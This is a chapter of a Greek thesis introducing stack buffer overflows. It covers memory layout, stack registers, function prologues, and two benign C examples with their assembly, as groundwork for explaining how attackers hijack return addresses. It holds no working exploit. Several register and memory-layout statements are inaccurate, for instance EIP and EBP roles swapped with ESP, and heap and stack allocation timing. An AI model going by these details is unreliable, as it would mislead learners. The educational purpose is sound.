Κεφάλαιο 1
Buffer Overflow & Buffer Overflow Exploit Overview

1.1 Γενικά

Ένας Balckhat hacker για να καταφέρει να πετύχει ένα Buffer Overflow Exploit εκμεταλλεύεται τα αδύναμα Buffer μίας υπηρεσίας(Service). Για να το καταφέρει αυτό πρέπει το Buffer να μην προστατεύεται από κάποιο μηχανισμό (Boundary Check). Το Buffer φυσικά πρέπει να είναι προκαθορισμένο και να μην προσαρμόζεται ανάλογα με το μέγεθος της πληροφορίας. Συνήθως τέτοιες περιπτώσεις συναντάμε σε εφαρμογές που έχουν σχεδιαστεί για υπηρεσίες όπως είναι HTTP, DNS, FTP και πολλές άλλες. Αυτό συμβαίνει γιατί τέτοιες υπηρεσίες χρησιμοποιούν **παλιά κομμάτια κώδικα** που είναι γραμμένα σε C/C++. Αυτά τα κομμάτια κώδικά δεν κάνουν **έλεγχο ορίων(boundary Checking)** με αποτέλεσμα να εμφανίζεται το φαινόμενο του Buffer Overflow. Αυτά τα κομμάτια του κώδικα πολλές φορές έχουν γίνει βιβλιοθήκες όπως η **stdio.h** ή διάφορα **DLL** με αποτέλεσμα να κληροδοτούν το πρόβλημα και σε πολλές εφαρμογές.

Το πρόβλημα της εκμετάλλευσης **του φαινομένου της υπερχείλισης της μνήμης** είναι ένα πολυσύνθετο πρόβλημα και για τους Blackhat hackers που προσπαθούν να το εκμεταλλευτούν αλλά και για τους Whitehat hackers που προσπαθούν να εμποδίσουν την εκμετάλλευση. Αυτή η πολυπλοκότητα οφείλεται αφενός στο σύνολο των χαρακτηριστικών που πρέπει να εκμεταλλευτεί ο Blackhat ώστε να πετύχει το **Buffer Overflow Expoloit (B.O.E)** όπως οι ιδιομορφίες ενός λειτουργικού συστήματος. Αφετέρου στο πολύ μεγάλο σύνολο των παραγόντων, όπως οι παλιές βιβλιοθήκες DLL, που πρέπει να διορθωθούν ώστε να σταματήσει το φαινόμενο.

Για να γίνουν όλα αυτά πρέπει πρώτα να εξετάσουμε αναλυτικά το πώς γίνεται ένα Buffer Overflow Exploit που είναι και ο σκοπός αυτού του πρώτου μέρους της πτυχιακής, και στην συνέχεια να παρουσιαστεί η λύση που προτείνεται στα πλαίσια αυτής της πτυχιακής. Σε αυτό το κεφάλαιο θα γίνει μία επισκόπηση (Overview) του φαινομένου Buffer Overflow και πώς αυτό **το εκμεταλλεύεται ο Balckhat με ένα Buffer Overflow Exploit**.

1.2 To Buffer Overflow

1.2.1 Γενικά

Το **Buffer** είναι ένα συνεχόμενο κομμάτι της μνήμης του υπολογιστή που κρατά πολλαπλά στιγμιότυπα του ίδιου τύπου δεδομένων. Στην πράξη στις περισσότερες γλώσσες προγραμματισμού αυτό εκφράζεται με την **δομή του πίνακα(array)**. Αυτοί οι πίνακες στην C/C++ αλλά και σε άλλες γλώσσες δεσμεύονται στην μνήμη είτε στο **σωρό(Heap)** είτε στην **στοίβα(stack)**. Τα Buffer τα χωρίζουμε σε διάφορες κατηγόριες αναλόγως με το που βρίσκονται αλλά και με την συμπεριφορές τους.

Τα Buffer που βρίσκονται στο σωρό τα λέμε heap Buffer ενώ αυτά που βρίσκονται στην στοίβα Stack Buffers. Όταν ένα Buffer βρίσκεται στο σωρό τότε η μνήμη για αυτά δεσμεύεται κατά την διαδικασία του **φορτώματος στην μνήμη(Load time)** ενώ όταν βρίσκεται **στην στοίβα δεσμεύεται δυναμικό** κατά την διάρκεια που το πρόγραμμα «τρέχει» (Run time).

Ένας άλλος διαχωρισμός είναι ότι τα Buffer μπορεί να έχουν **στατικό μέγεθος** που το προκαθορίζει ο προγραμματιστής **ή δυναμικό μέγεθος** που καθορίζεται από κατάλληλες συναρτήσεις όπως η **malloc** και η **realloc** στην γλώσσα **C**.

Εδώ θα εξετάσουμε τις περιπτώσεις υπερχείλισης των Buffer που βρίσκονται στην στοίβα και που το μέγεθος τους είναι προκαθορισμένο από τον προγραμματιστή. Το φαινόμενο σε αυτή την περίπτωση λέγεται **Stack Buffer Overflow** ή **Stack Buffer Overrun.** Εκτός από αυτό υπάρχει και το **Heap Overflow** ή **Heap Overrun.** Στην πράξη η εκμετάλλευση τους γίνεται **με διαφορετικό τρόπο** αλλά γενικότερα η φιλοσοφία δεν διαφέρει κατά πολύ. Επειδή η

εκμετάλλευση των **Heap Overflow** χρειάζεται προχωρημένες(Advanced) γνώσεις οι μέθοδοι επιθέσεων που βασίζονται σε αυτό θα μελετηθούν στο **Κεφάλαιο 2.**


1.2.2 Το Stack Buffer Overflow

Στην στοίβα το πρόβλημα της υπερχείλισης(Overflow) παρουσιάζεται όταν βάλουμε μέσα σε ένα Buffer που έχει προκαθοριστεί στατικά από τον προγραμματιστή, ένα **String** που έχει αριθμό χαρακτήρων μεγαλύτερο από αυτόν που μπορεί να χωρέσει μέσα στο Buffer. Αυτό πολλές φορές μπορεί να μην γίνει αντιληπτό και το πρόγραμμα να συνεχίζει να δουλεύει χωρίς κανένα πρόβλημα. Όμως τις περισσότερες φορές το πρόβλημα εμφανίζεται με δυσάρεστα αποτελέσματα και μάλιστα σε σημείο του κώδικα που δεν είναι αναμενόμενο καθιστώντας την **αποσφαλμάτωση(Debugging)** εξαιρετικά δύσκολη.

Το πρόβλημα λύνεται πολύ εύκολα αρκεί κάθε φορά να **κάνουμε έλεγχο ορίων (Boundary Checking)** ώστε να μην παρουσιάζονται τέτοια φαινόμενα. Συγκεκριμένα μάλιστα πολλές γλώσσες προγραμματισμού το κάνουν αυτόματα όπως η **Java**. Η C όμως δεν το κάνει αυτό γιατί είναι μια γλώσσα **μεσαίου επιπέδου** και απαιτείται από αυτή να κάνει ένα ισχυρό έλεγχο του συστήματος. Για να το κάνει αυτό η C είναι αρκετά **ευέλικτη** κάτι που χρειάζεται στους System Programmers αφού για αυτούς σχεδιάστηκε αρχικά. Την στιγμή που δεν έχουμε έλεγχο ορίων στη C είναι εξαιρετικά πιθανό να έχουμε το φαινόμενο του **Stack Buffer Overflow** ή του **Heap Buffer Overflow,** ανάλογα αν ένα πρόγραμμα γραμμένο σε C χρησιμοποιεί πολύ περισσότερο στην στοίβα ή τον σωρό.

Για να μην κατηγορούνται όμως άδικα οι προγραμματιστές για όλες τις τρύπες ασφαλείας που οφείλονται κατά κόρων στο Buffer Overflow θα πρέπει σε αυτό το σημείο να επισημάνουμε το εξής. Όταν ο προγραμματιστής επιλέγει μία στατική δομή όπως ο πίνακας στην C το κάνει γιατί γνωρίζει ότι κατά τον σχεδιασμό προβλέπεται η πληροφορία που θα διακινείται μεταξύ των προγραμμάτων έχει σταθερό μήκος. Ακόμα την εποχή που πρωτογράφτηκαν οι βιβλιοθήκες και οι εφαρμογές που χρησιμοποιούνται ακόμα και σήμερα είχαν σχεδιαστεί για υπολογιστικά συστήματα με περιορισμένες δυνατότητες που ο παραμικρός έλεγχος ήταν τεράστιο κόστος όταν αυτό «δεν χρειαζόταν». Μερικοί λοιπόν από τους λόγους που διαδόθηκε τόσο πολύ το πρόβλημα και ακόμα συνεχίζει να υπάρχει είναι και αυτοί.

Παραπάνω όμως είπαμε ότι πολλές φορές η υπερχείλιση δεν προκαλεί κάποιο πρόβλημα και άλλες φορές προκαλεί Bugs που είναι δύσκολο να αποσφαλματωθούν. Για να γίνει κατανοητό το πώς συμβαίνει αυτό θα πρέπει να εξεταστεί τι συμβαίνει ακριβώς στην μνήμη όταν γίνει υπερχείλιση ενός Buffer.



Σχήμα 1.1

Στο σχήμα φαίνεται ότι στην πρώτη περίπτωση συμπτωματικά οι χαρακτήρες που περισσεύουν από το Buffer πέφτουν σε περιοχές μνήμης που ενώ είναι δεσμευμένες για την εφαρμογή δεν χρησιμοποιούνται **ακόμα** από αυτή. Στην δεύτερη περίπτωση οι χαρακτήρες που περισσεύουν από το Buffer πέφτουν σε περιοχές μνήμης που προηγουμένως είχε γραφτεί άλλη πληροφορία για το ίδιο πρόγραμμα **αντικαθιστώντας** την πρώτη πληροφορία. Έτσι προκαλείται κάποιο σφάλμα που είναι δύσκολο ο προγραμματιστής να καταλάβει γιατί συμβαίνει ειδικά όταν ο κώδικας είναι μεγάλος και σύνθετος.

Εκτός όμως από αυτές τις δύο περιπτώσεις που είναι και οι λιγότερο βλαβερές υπάρχει και μία **τρίτη περίπτωση υπερχείλισης**. Αυτή την περίπτωση την έχουν συναντήσει πολλές φορές, ειδικά στα πρώτα τους βήματα, όσοι είναι εξοικειωμένοι με την C. Στην περίπτωση αυτή κατά την ροή του προγράμματος εμφανίζεται το μήνυμα από το λειτουργικό σύστημα Segmentation Fault. Αυτό οφείλεται στο γεγονός ότι η υπερχείλιση προκάλεσε **καταπάτηση(Override)** πληροφορίας που είναι απαραίτητη για τη σωστή ροή του προγράμματος και φυλάσσεται και αυτή στην στοίβα μαζί με τα δεδομένα. Αυτή ακριβώς **είναι η περίπτωση που εκμεταλλεύεται ο Balckhat Hacker.** Για την ακρίβεια αυτό το είδος της υπερχείλισης **προκαλεί** ο Blackhat ώστε να ξεγελάσει το σύστημα και να **εκτελέσει το δικό του κώδικα**. Στην περίπτωση του **σωρού(Heap)** η πιθανότητα να βρίσκεται μαζί με τα δεδομένα πληροφορίες που αφορά την ροή ενός προγράμματος είναι μικρότερη και όταν συμβαίνει χρειάζεται συνδυασμός πολλών γνώσεων για να καταφέρει τελικά ένας **Blackhat** να ξεγελάσει το σύστημα. Για αυτό το λόγο δεν θα γίνει καμία αναφορά για επιθέσεις αδυναμίας **Buffer Overflow** ενός **Buffer** που βρίσκεται στον σωρό πριν το **κεφάλαιο 2.**

Πριν επεξηγηθεί το πώς ακριβώς γίνεται μία **επίθεση** σε ένα σύστημα που έχει αδυναμίες Buffer Overflow θα γίνει μια σύντομη περιγραφή την βασικής λειτουργίας του υπολογιστή.

1.3 Η γενική λειτουργία των υπολογιστικών συστημάτων

1.3.1 Γενικά

Για να μπορέσει να γίνει δυνατή η επεξήγηση των Buffer Overflow Exploit και το πώς αυτά γίνονται παρουσιάζεται η βασική λειτουργία της πλατφόρμας πάνω στη οποία «τρέχει» η εφαρμογή που θέλει ο Blackhat hacker να εκμεταλλευτεί. Εδώ η πλατφόρμα που θα χρησιμοποιηθεί για τα παραδείγματα είναι Intell Petium – Linux 2.4. Επίσης πρέπει να σημειωθεί ότι ο τρόπο εκτέλεσης ενός προγράμματος που περιγράφεται παρακάτω έχει την φιλοσοφία και σε άλλες πλατφόρμες.

1.3.2 Η Εκτέλεση του προγράμματος και οι καταχωριτές

Για να εκτελεστεί ένα πρόγραμμα το σύστημα δεσμεύει μνήμη σε τρεις βασικές περιοχές.

1. **Text ή code region**.
2. **Data region ή heap**.
3. **Stack region**.

<u>Text ή Code region</u>

Στην **text ή code region** αποθηκεύονται οι εντολές του προγράμματος. Αυτή η περιοχή είναι read-only δηλαδή δεν έχουμε δυνατότητα να γράψουμε σε αυτήν. Την πρώτη διεύθυνση μνήμης από την οποία αρχίζει αυτή η περιοχή την περιέχει ο **CS register** δηλαδή ο Code Segment καταχωρητής **στο Real-mode ενώ στο Protected mode** δείχνει τον **Descriptor** που την περιέχει.

<u>Data region</u>


Η data region αποτελείται από **3 Sections** το **Data Section** το **BSS** και το **Heap Section**. Στο Data Section αποθηκεύονται στατικές μεταβλητές ή Pointer με σταθερό περιεχόμενος. Στο BSS κατά κανόνα υπάρχουν Pointer προς το Heap. Στο Heap δεσμεύονται οι static μεταβλητές του συστήματος και το μέγεθος της περιοχής αυτής είναι μεταβλητό. Το μέγεθος του αλλάζει από την system call brk(2). Η πρώτη διεύθυνση μνήμης που ξεκινά το Data region είναι αποθηκευμένη στο καταχωρητή **DS register** δηλαδή τον Data Segment καταχωρητή στην περίπτωση **στο Real-mode ενώ στο Protected mode** δείχνει τον **Descriptor** που την περιέχει. Αν ο χώρος του σωρού(Heap) για μια διεργασία εξαντληθεί τότε η διεργασία

σταματά να εκτελείται από τον χρονοδρομολογητή (time scheduler) και ξαναεκτελείται (Rescheduled) έχοντας περισσότερο διαθέσιμο σωρό(Heap).

Stack region

Στην **Stack region** είναι ο χώρος της μνήμης που αναφέραμε παραπάνω και θα μας απασχολήσει στην πτυχιακή αυτή. Εδώ είναι ο χώρος που καταγράφονται dynamic allocating μεταβλητές που χρησιμοποιούνται εσωτερικά στις functions/procedures. Ο τρόπος λειτουργίας της στοίβας είναι ο γνωστός **LIFO(Last In First Out)** δηλαδή ότι δεδομένα μπαίνουν σε αυτή τελευταία αυτά θα βγουν πρώτα. Ακόμα εδώ αποθηκεύεται η **τιμή** που είχε ο **EIP(Instruction Pointer)** πριν από την κλήση μίας συνάρτησης. Η τιμή αυτή ονομάζεται και **RA(return address)** δηλαδή **διεύθυνση επιστροφής** επειδή από αυτή την διεύθυνση θα συνεχίσει η ροή του προγράμματος **κατά την επιστροφή της συνάρτηση** μετά το πέρας της εκτέλεσης της συνάρτησης. Η πρώτη διεύθυνση μνήμης από οπού ξεκινάει η περιοχή της στοίβας αποθηκεύεται στον **SS** δηλαδή στον Stack Segment register.

Στο παρακάτω σχήμα φαίνεται πως δεσμεύεται η μνήμη για το λειτουργικό σύστημα Linux με επεξεργαστή 32bit Intel.



Σχήμα.1.2

Στο παραπάνω σχήμα φαίνεται πώς δομείται η μνήμη σε ένα 32bit λειτουργικό. Σε πολλές υλοποιήσεις σε διάφορες πλατφόρμες **ο σωρός και η στοίβα είναι ο ίδιος χώρος** μέσα στην μνήμη όπως και στην συγκεκριμένη περίπτωση.

Το πόσο σημαντική είναι η στοίβα στην λειτουργία ενός υπολογιστικού συστήματος φαίνεται αρκεί να παρατηρήσουμε ότι στον επεξεργαστή υπάρχουν τρεις καταχωριτές που κυρίως χρησιμοποιούνται για την στοίβα ο **EBP**, ο **ESP**, ο **SS** και ο **EBX**. Επίσης στο *Σχήμα 1.3* φαίνεται ότι όταν γεμίζει η στοίβα ο **ESP μειώνεται** γιατί η στοίβα ουσιαστικά γεμίζει προς τα κάτω. Έτσι όταν η στοίβα γεμίζει η νέα εγγραφή μπαίνει μία θέση ποίο κάτω από ότι βρίσκεται η βάση της στοίβας.

Παρακάτω περιγράφεται η λειτουργία της στοίβας ώστε να καταλάβουμε καλύτερα την λειτουργία της αλλά και γενικότερα την λειτουργία του υπολογιστή όταν αυτός εκτελεί ένα πρόγραμμα.

1.3.3 Η στοίβα και η χρήση της


Για την στοίβα όπως είπαμε χρησιμοποιούνται οι **SS** και **ESP** για το χειρισμό της στοίβας. Ακόμα υπάρχουν ο **EBX** που είναι καταχωρητής γενικής χρήσης αλλά και αυτός πολλές φορές χρησιμοποιείται για την στοίβα. Τέλος υπάρχει και ο **EBP(για Intel)** ή **FP** όπως λέγεται που

και αυτός χρησιμοποιείται για την στοίβα και μάλιστα έχει ιδιαίτερη σημασία για την εκτέλεση ενός προγράμματος.

Συγκεκριμένα ο **EBP (base pointer)** ή **FP(Frame pointer)** είναι αυτός που δείχνει το πού αρχίζει η περιοχή της στοίβας που χρησιμοποιείται από μία procedure/function. Ακόμα ο ρόλος του είναι να διαχωρίζει τις παραμέτρους από τις τοπικές μεταβλητές μίας συνάρτησης. Για να καταλάβει κανείς την σημασία του στην ροή του προγράμματος αρκεί να γνωρίζει ότι το πρώτο πράγμα που σώζεται στην στοίβα αμέσως μετά την κλήση μίας συνάρτησης είναι η παλιά τιμή του **EBP**. Μετά το σώσιμο της παλαιάς τιμής παίρνει την τιμή που δείχνει εκείνη την στιγμή ο **ESP** και έτσι ορίζεται η αρχή του **Frame της συνάρτησης**.

Όπως αναφέραμε παραπάνω οι διευθύνσεις στην στοίβα μειώνονται όσο το ύψος της στοίβας ανεβαίνει (επειδή στη ουσία κατεβαίνει). Άρα αν θέλουμε να δεσμεύσουμε μνήμη στην στοίβα για αργότερα αρκεί να κάνουμε ένα **Subtract** στην στοίβα κατά 4 byte ή περισσότερο. Η τιμή των byte που θα δεσμευτούν στην στοίβα θα πρέπει να **διαιρείται ακριβώς με το 4**. Στην στοίβα μπορούμε να βάλουμε δεδομένα ή να βγάλουμε μόνο σε μονάδες που διαιρούνται με το 4. Για να προσθέσουμε ή να αφαιρέσουμε δέδομένα στην στοίβα χρησιμοποιούμε τις εντολές **Push** και **Pop**. Για παράδειγμα όταν κάνουμε **pop** από τη στοίβα τότε αφαιρούνται τουλάχιστον 4 byte από την στοίβα και στον **ESP προστίθεται η τιμή 4**. Παράδειγμα της λειτουργίας της στοίβας φαίνεται παρακάτω.

Λειτουργία της Στοίβας



Σχήμα 1.3

Η χρησιμότητα της στοίβας είναι ιδιαίτερα σημαντική όπως επισημάνθηκε από την αρχή για την υποστήριξη των functions και procedures. Γενικά είναι γνωστό ότι όταν γίνεται κλήση μίας συνάρτησης τότε το πρώτο πράγμα που θα γίνει να είναι **σωθεί στην στοίβα ο EIP** καταχωρητής. Ο **EIP** πριν την κλήση του προγράμματος έδειχνε στην επόμενη εντολή από αυτή της **εντολής κλίσης(Call)** της function. Η τιμή αυτή του **EIP** που σώζεται στην στοίβα ονομάζεται και **Return Address (RET ή RA)**. Αμέσως μετά την κλήση της συνάρτησης θα πρέπει να δεσμευτεί το κομμάτι της στοίβας που θα χρησιμοποιηθεί για τις τοπικές μεταβλητές της. Ακόμα μπορεί να σωθεί και ο **EIP για την κλήση μίας επόμενης συνάρτησης**.

Εκτός όμως από τον **EIP** χρησιμοποιείται ο καταχωρητής **EBP** που αλλιώς λέγεται και FP που σκοπό έχει να σημαδέψει το frame στην στοίβα που θα χρησιμοποιηθεί από την συνάρτηση. Ο **EBP** χρησιμοποιείται σαν δείκτης της αρχής του frame επειδή ο **EIP** θα πρέπει να δείχνει πάντα τη κορυφή(τέλος) της στοίβας. Για να κρατηθεί όμως η αρχή της του Frame πρέπει να μεταφέρεται η τιμή το **ESP** στο **EBP** άμεσα μετά τη κλήση της συνάρτησης **και πριν την δέσμευση μνήμης** για τις τοπικές μεταβλητές. Για να μην χαθεί όμως τη τιμή του **EBP** που **δείχνει την αρχή του προηγούμενου frame στην στοίβα** η τιμή του σώζεται ακριβώς αφού


έχει σωθεί ο **EIP.** Στο παρακάτω παράδειγμα φαίνεται αυτό ακριβώς που ειπώθηκε παραπάνω.

Παράδιεγμα 1.1

```
/* C/C++ code */
void a_function(void) {

      char Buff[2] ; //a Buffer

}

main() {

      a_function(); //Calling function

}
```

```
/* Assembly Code */
.file   "test1.c"
        .version        "01.01"
gcc2_compiled.:
.text
        .align 4
.globl a_function
        .type    a_function,@function
a_function:
        pushl    %ebp
        movl     %esp, %ebp
        subl     $4, %esp
        leave
        ret
.Lfe1:
        .size    a_function,.Lfe1-a_function
        .align 4
.globl main
        .type    main,@function
main:
        pushl    %ebp
        movl     %esp, %ebp
        subl     $8, %esp
        call     a_function
        leave
    ret
.Lfe2:
        .size    main,.Lfe2-main
        .ident   "GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.3
2.96-110)"
```

Όπως φαίνεται από τον κώδικα σε Assembly αμέσως μετά την κλήση της συνάρτησης **a_function()** γίνεται push στην στοίβα ο EBP. Στην συνέχει αντιγράφεται ο ESP στον EBP. Φυσικά ο EIP έχει σωθεί στη στοίβα κατά την κλήση **a_fuction()** από την **main().** Η στοίβα μετά την κλήση της συνάρτησης διαμορφώνεται ως εξής:



Σχήμα.1.4

Στην περίπτωση που έχει παραμέτρους η συνάρτηση τότε οι παράμετροι μεταφέρονται μέσα στην στοίβα σε αντίθετη σειρά από αυτή που διαβάζονται από την συνάρτηση όπως φαίνεται στο *Παράδειγμα 1.2.*

Παράδειγμα 1.2

```
                              /* C/C++ code */
void a_function(char c) {

       char Buff[2] ; //a Buffer
       Buff[0]=c;
       Buff[1]=0x0; //end of string character

}

main() {
       char a;
       a='W';
       a_function(a); //Calling function

}
```

```
                    /* Assembly Code */
       .file   "test2.c"
        .version        "01.01"
gcc2_compiled.:
.text
        .align 4
.globl a_function
        .type    a_function,@function
a_function:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $4, %esp
        movl    8(%ebp), %eax
        movb    %al, -1(%ebp)
        movb    -1(%ebp), %al
        movb    %al, -4(%ebp)
        movb    $0, -3(%ebp)
        leave
        ret
.Lfe1:
        .size    a_function,.Lfe1-a_function
        .align 4
.globl main
        .type    main,@function
main:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $8, %esp
        movb    $87, -1(%ebp)
        subl    $12, %esp
        movsbl  -1(%ebp),%eax
        pushl   %eax
        call    a_function
        addl    $16, %esp
    leave
        ret
.Lfe2:
        .size    main,.Lfe2-main
        .ident  "GCC: (GNU) 2.96 20000731
```

Η Στοίβα θα διαμορφωθεί ως εξής:

Σχήμα 1.5

Διαβάζοντας προσεχτικά τον κώδικα σε Assembly βλέπουμε πόσο χρήσιμος είναι ο καταχωρητής EBP. Παρατηρούμε ότι όλες οι τοπικές μεταβλητές καθώς και οι παράμετροι γίνονται προσβάσιμες με την **πρόσθεση ή αφαίρεση** της κατάλληλης τιμής στον EBP. Αυτή η προσθαφαίρεση λέγεται και **έμμεσης διευθυνσιοδότησης** (**βλέπε memory addressing** στο Technical Report "Περιήγηση στην αρχιτεκτονική IA32 και των λειτουργικών συστημάτων Linux και Ms-Windows").

1.3.4 Σύνοψη για την γενική λειτουργία του υπολογιστή

Είδαμε ότι για την λειτουργία του υπολογιστή η στοίβα είναι ιδιαίτερα σημαντική. Για να κλιθεί μία συνάρτηση χρειάζεται η στοίβα που θα σώσει των EIP και το EBP καθώς και για να μεταφέρει παραμετρικά τα δεδομένα στην συνάρτηση. Για να σωθούν οι παραπάνω παράμετροι αυτό που θα γίνει είναι η λεγόμενη **διαδικασία του προλόγου** που γίνεται με την εντολή **Enter** στην πλατφόρμα Intel ή με τις το push του EBP στην στοίβα και την μεταφορά του EIP στον EBP. Ακόμα κάθε φορά όπως φαίνεται στα παραδείγματα καλείται η εντολή **Leave** που χαρακτηρίζεται σαν εντολή επιλόγου μίας συνάρτησης. Η εντολή αυτή αποκαθιστά την προηγούμενη κατάσταση στους καταχωρητές EIP και EBP. Τέλος η εντολή αυτή μπορεί να αντικατασταθεί από απλές εντολές assembly όπως συμβαίνει και με την εντολή Enter. Περισσότερες λεπτομέριες για την γενική λειτουργία του υπολογιστή μπορείτε να βρείτε στο **Technical Report "Περιήγηση στην αρχιτεκτονική IA32 και των λειτουργικών συστημάτων Linux και Ms-Windows"**.

ΑΝΑΦΟΡΙΚΑ

- Ένας *πίνακας στην C/C++ είναι ένας pointer που δείχνει στην πρώτη θέση μνήμης που ξεκινάει ο πίνακας. Οταν ο πίνακας είναι δηλωμένος σαν τοπική μεταβλητή το **λέμε και buffer**.*
- Πάντα προσθέτοντας 8 Byte έχουμε πρόσβαση στην πρώτη παράμετρο μίας συνάρτησης (ιδιαίτερα σημαντικό για τους compiler βλέπε **printf("%s",…)**).
- Το πρώτο buffer είναι πάντα «στοιβαγμένο» ακριβώς πάνω από την σωσμένη τιμή του EBP.
